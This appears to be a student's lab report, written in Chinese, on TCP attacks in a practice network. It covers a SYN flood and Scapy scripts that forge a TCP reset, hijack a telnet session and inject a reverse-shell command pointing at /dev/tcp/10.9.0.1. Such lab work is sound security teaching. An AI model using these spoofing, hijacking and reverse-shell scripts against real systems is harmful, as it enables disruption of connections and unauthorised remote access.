
第二次实验实验报告


57118216 丰思飏

**Task1**


查看队列大小




队列情况




关闭SYN cookie




查看dock信息




Victim未受攻击时netstat -nat




未受攻击时Telnet成功



Victim受攻击后netstat -nat




Victim受攻击后Telnet连接失败



证明攻击成功

**Task2**

用Wireshark获取用户1与受攻击者间的Telnet连接信息



#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")


tcp = TCP(sport=42158, dport=23, flags="R", seq=233777143)

pkt = ip/tcp

ls(pkt)

send(pkt,verbose=0)

攻击成功后连接断开



**Task3**

用以下程序进行攻击，输入data为abcd

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")


tcp = TCP(sport=42248, dport=23, flags="A", seq=2527687370,ack=1880652555)


data = "abcd"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)





在报文中找到了数据abcd，证明成功

**Task4**

使用以下程序获取返回shell

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")


tcp = TCP(sport=42296, dport=23, flags="A", seq=2116556609, ack=2751370190)

data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)



shell返回成功